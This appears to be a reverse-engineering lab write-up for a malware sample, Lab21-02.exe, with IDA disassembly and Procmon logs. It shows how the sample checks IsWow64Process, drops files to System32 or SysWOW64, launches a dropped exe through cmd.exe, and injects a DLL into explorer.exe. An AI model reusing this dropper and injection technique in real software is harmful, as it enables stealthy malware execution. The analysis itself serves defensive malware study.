


iii-How does the malware determine the type of environment in which it is running?

Comparing this to Lab12-01.exe, our previous analysis revealed that the main method contains a number of checks and operations before the main functionality begins. If we go to the start of the program we may see evidence of analysis failure.



In this instance it’s not a big issue and we can safely ignore that. Scrolling down in IDA, we know that any checks to determine what type of environment it is running in is likely to occur after a call to ‘GetCommandLineA’. We soon find this call, and 5 subsequent calls to examine of interest.



One thing to note is that 3 of these look to directly lead to sub_4017D0 which seems to prematurely throw an error and terminate the malware. One of these calls looks more interesting than the others though which is ‘sub_401260’. If we examine this we can see a reference to ‘IsWow64Process’.

```
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
mov     eax, 131Ch
call    __alloca_probe
push    ebx
mov     ebx, ds:GetModuleHandleA
push    esi
push    edi
push    0               ; lpModuleName
mov     [ebp+var_C], 0
call    ebx ; GetModuleHandleA
mov     esi, ds:LoadLibraryA
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
mov     [ebp+var_4], eax
call    esi ; LoadLibraryA
mov     edi, ds:GetProcAddress
push    eax             ; hModule
call    edi ; GetProcAddress
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
mov     dword_40A7AC, eax
call    esi ; LoadLibraryA
push    eax             ; hModule
call    edi ; GetProcAddress
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
mov     dword_40A7A4, eax
call    esi ; LoadLibraryA
push    eax             ; hModule
call    edi ; GetProcAddress
mov     dword_40A7B0, eax
push    104h            ; uSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetSystemDirectoryA
mov     esi, ds:lstrcatA
push    offset String2  ; "\\"
lea     ecx, [ebp+Buffer]
push    ecx             ; lpString1
call    esi ; lstrcatA
push    offset aIswow64process ; "IsWow64Process"
push    offset ModuleName ; "kernel32"
mov     [ebp+var_10], 0
call    ebx ; GetModuleHandleA
push    eax             ; hModule
call    edi ; GetProcAddress
mov     dword_40A7A8, eax
test    eax, eax
jz      short loc_401322
```


```
lea     edx, [ebp+var_10]
push    edx
call    ds:GetCurrentProcess
push    eax
call    dword_40A7A8
```

In the above we see the malware is attempting to resolve the location of the ‘IsWow64Process’ export within Kernel32.dll. Where this is found it will then get its own process ID and execute IsWow64Process which has dynamically been resolved (dword_40A7A8).

From this we can tell the malware attempts to resolve and call ‘IsWow64Process’ to determine if it is running on a 64-bit or 32-bit OS.

iv-What does this malware do differently in an x64 environment versus an x86 environment?

If we examine code flow after the check for ‘IsWow64Process’, depending on whether or not this returned true or false in [ebp+var_10], a different number of actions will be taken.



loc_401322:
cmp [ebp+var_10], 0
jz loc_4013D6
mov edi, [ebp+var_4]
push offset aLab2102xDll ; "Lab21-02x.dll"
push offset aX64dll ; "X64DLL"
mov eax, edi
call sub_401000
add esp, 8
test eax, eax
jnz short loc_40134D
push eax ; uExitCode
call sub_401786
loc_40134D:
push offset aLab2102xExe ; "Lab21-02x.exe"
push offset aX64 ; "X64"
call sub_401000
add esp, 8
test eax, eax
jnz short loc_40136B
push eax ; uExitCode
call sub_401786
loc_40136B:
mov edi, ds:lstrcpyA
lea eax, [ebp+Buffer]
push eax ; lpString2
lea ecx, [ebp+String1]
push ecx ; lpString1
call edi ; lstrcpyA
push offset aLab2102xExe ; "Lab21-02x.exe"
lea edx, [ebp+Buffer]
push edx ; lpString1
call esi ; lstrcatA
push offset aC ; "/c "
lea eax, [ebp+Parameters]
push eax ; lpString1
call edi ; lstrcpyA
lea ecx, [ebp+Buffer]
push ecx ; lpString2
lea edx, [ebp+Parameters]
push edx ; lpString1
call esi ; lstrcatA
push 0Ah ; nShowCmd
lea eax, [ebp+String1]
push eax ; lpDirectory
lea ecx, [ebp+Parameters]
push ecx ; lpParameters
push offset File ; "cmd.exe"
push offset Operation ; "open"
push 0 ; hwnd
call ds:ShellExecuteA
push 0 ; uExitCode
call sub_401786
loc_4013D6:
push offset aLab2102Dll ; "Lab21-02.dll"
push offset aX86 ; "X86"
call sub_401000
add esp, 8
push offset aLab2102Dll ; "Lab21-02.dll"

If it returns true, then the malware assumes it is running in an x64 (64-bit) environment. This is due to it being compiled for an x86 (32-bit) environment and needing to be run under WOW64 when executing on a 64-bit OS.

64-bit (x64 Actions):

If we examine the 64-bit case at a glance, we can see the following actions taken:


First we see 2 calls to ‘sub_401000’ which is associated with getting 2 different files from the binary resource section and saving them to disk, these binaries are then saved as ‘Lab21-02x.exe’ and ‘Lab21-02x.dll’ before Lab21-02x.exe is launched and the program terminates.




32-bit (x86 Actions):

If we examine the 32-bit case at a glance, we can see the following actions taken:

First we see a call to ‘sub_401000’ which is once again associated with getting a file from the binary resource section and saving it to disk (Lab21-02.dll). From here we then see the malware allocating the extracted DLL into a buffer for later use, and attempting to grant itself Debug Privileges. From here it then opens a handle to a process with the name ‘explorer.exe’.



Looking further at the malware, we can see that after getting a handle to a process with the name explorer.exe, it will attempt to open the process, allocate memory, write the dropped DLL into that process memory, and then create a remote thread to run and execute the injected DLL.



Based on this we know that the malware will attempt to run one of the dropped binaries in a x64 environment, whereas a x86 environment it will attempt to inject the dropped binary into a process called explorer.exe.

v-Which files does the malware drop when running on an x86 machine? Where would you find the file or files?


From the above analysis we know that the file dropped when run on on x86 machine will be 'Lab21-02.dll'. Using Procmon and running the binary on an x86 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.

1:24:25.69524...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69538...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69563...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69578...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.72204...	Lab21-02.exe	1104	CreateFile	C:\Windows\System32\Lab21-02.dll	ACCESS DENIED

This shows us that the file Lab21-02.dll is dropped to C:\Windows\System32\Lab21-02.dll when run on an x86 machine.

vi-Which files does the malware drop when running on an x64 machine? Where would you find the file or files?


From the analysis in question 4 we know that the file dropped when run on on x64 machine will be 'Lab21-02x.exe' and 'Lab21-02x.dll'. Using Procmon and running the binary on an x64 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.



1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\user32.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\shell32.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Users\User\Desktop\BinaryCollection\SystemResources\Lab21-02.exe.mun	PATH NOT FOUND	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Users\User\Desktop\BinaryCollection\SystemResources\Lab21-02.exe.mun	PATH NOT FOUND	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\edgegdi.dll	NAME NOT FOUND	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\psapi.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\Lab21-02x.dll	ACCESS DENIED	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\Lab21-02x.exe	ACCESS DENIED	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\combase.dll	SUCCESS	De
1:18:2...	Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\SHCore.dll	SUCCESS	De

This shows us that the files Lab21-02x.exe and Lab21-02x.dll are dropped to C:\Windows\SysWOW64\Lab21-02x.exe and C:\Windows\SysWOW64\Lab21-02x.dll when run on an x64 machine.

